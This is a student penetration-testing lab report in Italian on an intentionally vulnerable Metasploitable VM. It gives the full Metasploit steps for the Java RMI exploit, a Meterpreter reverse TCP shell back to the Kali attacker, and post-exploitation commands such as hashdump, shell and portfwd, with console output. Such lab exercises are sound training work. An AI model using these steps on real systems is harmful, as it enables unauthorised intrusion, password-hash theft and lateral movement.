## **CSPT0524**

## Esercitazione Exploit Java RMI W16 D4

### INFORMAZIONI DEL DOCUMENTO

Autore Giovanni D'Abrosca
 Nome Documento Exploit Java RMI W16 D4

**3. Data Emissione** 07/03/2025

### Traccia esercizio:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 - Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

### I requisiti dell'esercizio sono:

- 1) La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- 2) La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- 3) Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
  - configurazione di rete;
  - > informazioni sulla tabella di routing della macchina vittima;
  - ogni altra informazione che è in grado di acquisire.

### Verifica IP VM Kali

```
(kali@ kali)-[~]
ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever

2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:ad:25:87 brd ff:ff:ff:ff
    inet 192.168.11.111/24 brd 192.168.11.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::80dd:582d:639e:d89e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

### Verifica IP VM Metasploitable

Dopo aver verificato gli indirizzi IP della macchina attaccante (KALI) e della macchina vittima (Metasploitable) come rispettivamente 192.168.11.111 e 192.168.11.112, bisogna aprire una connessione con Metasploit tramite il comando msfconsole. Questo strumento permette di interagire con il framework Metasploit e di eseguire gli exploit necessari.

Avvia msfconsole digitando il comando nel terminale della macchina KALI:

#### msfconsole

Una volta aperta la console di Metasploit, è possibile caricare i moduli e configurare i parametri necessari per sfruttare la vulnerabilità del servizio Java RMI sulla porta 1099 della macchina Metasploitable.

Di seguito uno screen di metaspolit avviato:

```
kali⊕kali)-[~]
 msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>
%%% %%%%
            %%%
                %%
=[ metasploit v6.4.50-dev
   2496 exploits - 1280 auxiliary - 431 post
   1610 payloads - 49 encoders - 13 nops
  --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search java_rmi
```

# Scelta dell'Exploit con il Comando 'search java\_rmi'

### Introduzione

La scelta dell'exploit è una fase cruciale nel processo di penetrazione di una rete o di un sistema vulnerabile. Utilizzare il comando 'search java\_rmi' nel framework Metasploit permette di identificare potenziali exploit che sfruttano vulnerabilità legate al servizio Java RMI (Remote Method Invocation). Questo servizio, spesso utilizzato per consentire la comunicazione tra applicazioni distribuite, può presentare delle falle di sicurezza se non configurato correttamente.

### Utilizzo del Comando 'search java\_rmi'

Il comando 'search java\_rmi' è utilizzato per cercare all'interno del database di Metasploit gli exploit correlati a Java RMI. Per eseguire questa ricerca, basta inserire il comando nella console di Metasploit:

search java\_rmi

Questa azione restituisce una lista di moduli exploit che possono essere utilizzati per attaccare sistemi che eseguono il servizio Java RMI. La scelta dell'exploit appropriato dipende dalla versione del software, dalla configurazione del sistema bersaglio e dallo specifico vettore di attacco.

## Scelta dell'Exploit 'exploit/multi/misc/java\_rmi\_server'

### Descrizione dell'Exploit

L'exploit 'exploit/multi/misc/java\_rmi\_server' è uno degli exploit che possono essere trovati con il comando 'search java\_rmi'. Questo modulo è progettato per sfruttare una vulnerabilità nel servizio Java RMI, permettendo all'attaccante di eseguire codice arbitrario sulla macchina bersaglio.

```
Name
                                                 Disclosure Date
                                                                  Rank
auxiliary/gather/java_rmi_registry
                                                                  normal
exploit/multi/misc/java_rmi_server
                                                 2011-10-15
   _ target: Generic (Java Payload)
     target: Windows x86 (Native Payload)
     target: Linux x86 (Native Payload)
    target: Mac OS X PPC (Native Payload)
     target: Mac OS X x86 (Native Payload)
auxiliary/scanner/misc/java_rmi_server
                                                 2011-10-15
                                                                  normal
exploit/multi/browser/java_rmi_connection_impl
                                                                  excellent
```

### Configurazione dell'Exploit

Dopo aver identificato l'exploit 'exploit/multi/misc/java\_rmi\_server', è necessario caricarlo nella console di Metasploit e configurare i parametri richiesti. I passaggi per configurare l'exploit sono i seguenti:

- 1. Caricare il modulo exploit nella console:
- 2. use exploit/multi/misc/java\_rmi\_server
- 3. Verificare e impostare gli indirizzi IP della macchina attaccante e della macchina vittima:
- 4. set RHOST 192.168.11.112
- 5. set LHOST 192.168.11.111
- 6. Impostare la porta del servizio Java RMI:
- 7. set RPORT 1099
- 8. Configurare ulteriori parametri necessari, come il payload da utilizzare:
- 9. set PAYLOAD java/meterpreter/reverse\_tcp
- 10. set LPORT 4444
- 11. Avviare l'exploit:
- 12. Exploit

Questi passaggi permettono di configurare e lanciare l'exploit contro la macchina vittima, sfruttando la vulnerabilità del servizio Java RMI per ottenere l'accesso al sistema target e eseguire codice arbitrario.

Dopo aver scelto l'exploit e configurato i parametri necessari, è essenziale avviarlo per procedere con l'attacco. Il comando per avviare l'exploit può essere "exploit" oppure "run". Una volta eseguito uno di questi comandi, il sistema inizierà a sfruttare la vulnerabilità del servizio Java RMI per ottenere l'accesso alla macchina vittima e eseguire codice arbitrario.

```
msf6 exploit(multi/misc/java_rmi_server) > run
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/jdq8hm
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header...
[*] 192.168.11.112:1099 - Sending RMI Call...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:60994) at 2025-03-09 17:35:50 +0100
meterpreter >
```

Una volta ottenuta la sessione con Meterpreter, si aprono diverse possibilità per interagire con la macchina vittima in modo avanzato. Meterpreter offre una varietà di comandi e funzionalità che consentono di esplorare e manipolare il sistema target.


Tra le azioni che possiamo effettuare ci sono:

- Esplorazione del file system: Navigare tra le directory, visualizzare e modificare i file presenti sulla macchina.
- Raccolta di informazioni: Recuperare dati sensibili, come credenziali, informazioni di sistema e configurazioni di rete.
- Impostazione di un accesso persistente: Creare backdoor o altri meccanismi per mantenere l'accesso alla macchina anche dopo il riavvio.
- Movimento laterale: Utilizzare la macchina compromessa come punto di partenza per attaccare ulteriori sistemi nella rete.
- Esecuzione di comandi: Lanciare comandi e script arbitrari per eseguire operazioni desiderate.

Meterpreter fornisce un'interfaccia potente e flessibile che permette di sfruttare al meglio la compromissione della macchina vittima, facilitando l'esecuzione di varie operazioni per raggiungere gli obiettivi prefissati.

Di seguito sono riportati alcuni esempi di comandi che possono essere utilizzati con Meterpreter:

• ls: Visualizza il contenuto della directory corrente sulla macchina vittima.



- download: Scarica un file dalla macchina vittima al sistema di controllo.
- upload: Carica un file dal sistema di controllo alla macchina vittima.
- sysinfo: Recupera informazioni sul sistema operativo e l'hardware della macchina vittima.

```
meterpreter > sysinfo
Computer : metasploitable
OS : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter : java/linux
meterpreter >
```

- hashdump: Esporta gli hash delle password memorizzate sulla macchina vittima.
- shell: Apre una shell sulla macchina vittima che permette di eseguire comandi direttamente nel sistema operativo.

```
meterpreter > shell
Process 2 created.
Channel 2 created.
ls
bin
boot
cdrom
dev
etc
home
```

 portfwd: Reindirizza le porte dalla macchina vittima a un'altra destinazione per facilitare il movimento laterale.

```
meterpreter > portfwd add -l 8000 -p 80 -r 192.168.11.112
[*] Forward TCP relay created: (local) :8000 → (remote) 192.168.11.112:80
```

• Ifconfig: verifica le interfacce di rete

Utilizzando questi comandi, è possibile ottenere un controllo completo sulla macchina vittima e svolgere una vasta gamma di operazioni per esplorare, manipolare e sfruttare il sistema compromesso.

# Conclusioni

L'utilizzo di Meterpreter offre una potente suite di comandi che permettono di ottenere un controllo completo su una macchina vittima. I comandi illustrati, come ls, download, upload, sysinfo, hashdump, shell e portfwd, forniscono funzionalità essenziali per esplorare, manipolare e sfruttare un sistema compromesso. La capacità di visualizzare e trasferire file, ottenere informazioni di sistema, estrarre hash delle password e reindirizzare le porte, rende Meterpreter uno strumento formidabile nella gestione dei sistemi infetti.

Tuttavia, è fondamentale utilizzare questi strumenti con la massima responsabilità e professionalità. L'uso non autorizzato di Meterpreter e degli altri strumenti di penetrazione può avere gravi conseguenze legali ed etiche. Professionisti della sicurezza informatica devono impiegare tali strumenti esclusivamente in contesti legittimi, come test di penetrazione autorizzati, per rafforzare la sicurezza delle reti e dei sistemi.

In conclusione, l'approccio metodico e l'uso responsabile di Meterpreter possono significativamente migliorare la capacità di individuare e correggere le vulnerabilità, contribuendo ad una maggiore sicurezza informatica per le organizzazioni e gli individui.